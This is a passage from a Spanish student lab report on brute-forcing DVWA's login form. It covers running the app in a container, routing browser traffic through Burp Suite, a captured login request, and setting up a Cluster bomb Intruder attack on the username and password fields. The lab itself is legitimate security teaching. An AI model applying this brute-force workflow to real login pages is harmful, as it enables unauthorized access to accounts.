

# Informe Laboratorio 2

## Sección 2

Camilo Rojas

e-mail: camilo.pinto1@mail.udp.cl

Octubre de 2025

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>3</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	3
2.2. Redirección de puertos en docker (dvwa) . . . . .	4
2.3. Obtención de consulta a replicar (burp) . . . . .	10
2.4. Identificación de campos a modificar (burp) . . . . .	11
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	17
2.6. Obtención de al menos 2 pares (burp) . . . . .	19
2.7. Obtención de código de inspect element (curl) . . . . .	21
2.8. Utilización de curl por terminal (curl) . . . . .	24
2.9. Demuestra 4 diferencias (curl) . . . . .	31
2.10. Instalación y versión a utilizar (hydra) . . . . .	32
2.11. Explicación de comando a utilizar (hydra) . . . . .	32
2.12. Obtención de al menos 2 pares (hydra) . . . . .	33
2.13. Explicación paquete curl (tráfico) . . . . .	33
2.14. Explicación paquete burp (tráfico) . . . . .	33
2.15. Explicación paquete hydra (tráfico) . . . . .	34
2.16. Mención de las diferencias (tráfico) . . . . .	34
2.17. Detección de SW (tráfico) . . . . .	35
2.18. Interacción con el formulario (python) . . . . .	35
2.19. Cabeceras HTTP (python) . . . . .	36
2.20. Obtención de al menos 2 pares (python) . . . . .	37
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) . . . .	38
2.22. Demuestra 4 métodos de mitigación (investigación) . . . . .	39

## 1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

## 2. Desarrollo de actividades según criterio de rúbrica

Para el desarrollo de las siguientes actividades, se utilizó una máquina con Fedora Workstation 42 y Ubuntu Desktop LTS. Se utilizó Podman y Docker respectivamente, manteniendo consistencia para los archivos de configuración del contenedor en ambos sistemas.

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Se obtiene la imagen oficial de DVWA desde Docker Hub (<https://hub.docker.com/r/vulnerables/web-dvwa>) y se ejecuta con Docker o Podman.

```
camilo@fedora:/var/www/html/dvwa/config$ sudo podman run --rm -it -p 80:80
↳ vulnerables/web-dvwa
[OK] docker.io/vulnerables/web-dvwa:latest
Trying to pull docker.io/vulnerables/web-dvwa:latest...
Getting image source signatures
Copying blob 6cff5f35147f done    |
Copying blob 3e17c6eae66c done    |
Copying blob 0c57df616dbf done    |
Copying blob eb05d18be401 done    |
Copying blob e9968e5981d2 done    |
Copying blob 2cd72dba8257 done    |
Copying blob 098cffd43466 done    |
Copying blob b3d64a33242d done    |
Copying config ab0d83586b done    |
Writing manifest to image destination
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not
↳ reliably determine the server's fully qualified domain name, using
↳ 10.88.0.2. Set the 'ServerName' directive globally to suppress this
↳ message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Wed Oct 01 23:25:52.197358 2025] [mpm_prefork:notice] [pid 297] AH00163:
↳ Apache/2.4.25 (Debian) configured -- resuming normal operations
[Wed Oct 01 23:25:52.197422 2025] [core:notice] [pid 297] AH00094: Command
↳ line: '/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==
```

```
==> /var/log/apache2/access.log <==
10.88.0.1 - - [01/Oct/2025:23:26:05 +0000] "GET / HTTP/1.1" 302 479 "-"
  → "Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
10.88.0.1 - - [01/Oct/2025:23:26:05 +0000] "GET /login.php HTTP/1.1" 200
  → 1049 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101
  → Firefox/136.0"
```

## 2.2. Redirección de puertos en docker (dvwa)

Para redirigir el tráfico entre un navegador web y la aplicación web DVWA que corre dentro del contenedor Docker, primero se necesita un certificado CA emitido por Burp Suite (figura 1). Luego, este certificado debe ser importado en el navegador web para que confíe en las conexiones interceptadas por Burp Suite (figura 2). Finalmente, se configura Burp Suite para que escuche en un puerto específico y se ajusta el navegador para que utilice este puerto como proxy (figuras 3 y 4). La aplicación DVWA se encuentra disponible en <http://localhost:8889> y se muestra en la figura 5. Por defecto, y durante el desarrollo del laboratorio, se mantuvo el nivel de seguridad en bajo.




Figura 1: Ventana de exportación de certificado CA desde Burp Suite




Figura 2: Importación de certificado CA en navegador web Firefox




Figura 3: Ventana que muestra los ajustes generales del proxy en Burp Suite




Figura 4: Ventana que muestra el ajuste de manejo de un 'proxy listener'






Figura 5: Captura de pantalla de sitio DVWA levantado localmente

### 2.3. Obtención de consulta a replicar (burp)

Para obtener la consulta HTTP a replicar, se puede colocar utilizar cualquier combinación de usuario y contraseña en el formulario de inicio de sesión, y luego observar la solicitud generada en Burp Suite (figura 6).

```
GET /vulnerabilities/brute/?username=jdsfnjdsbsj&password=jkfdnjfb&Login=Lo_
  → gin
  → HTTP/1.1
Host: localhost:8889
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:141.0) Gecko/20100101
  → Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-CL,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost:8889/vulnerabilities/brute/
Cookie: PHPSESSID=knd082p12k28do4ttsn47hfd35; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```




Figura 6: Formulario para probar ataque de fuerza bruta, e historial HTTP con un registro

## 2.4. Identificación de campos a modificar (burp)

La secuencia de capturas ilustra el flujo mínimo para preparar un ataque con Intruder: (i) desde el historial HTTP se envía la petición del formulario a Intruder (Figura 7); (ii) en la vista principal (Figura 8) se marcan como posiciones los parámetros `username` y `password`; (iii) cada posición recibe una lista corta de candidatos (Figuras 9 y 10); (iv) se configura el tipo de ataque *Cluster bomb* que genera el producto cartesiano de ambas listas (Figura 11); y (v) al finalizar, una respuesta más larga y con el mensaje de bienvenida confirma credenciales válidas (Figura 12). Esta preparación permite comparar después los mismos diccionarios en cURL, Hydra y el script en Python.

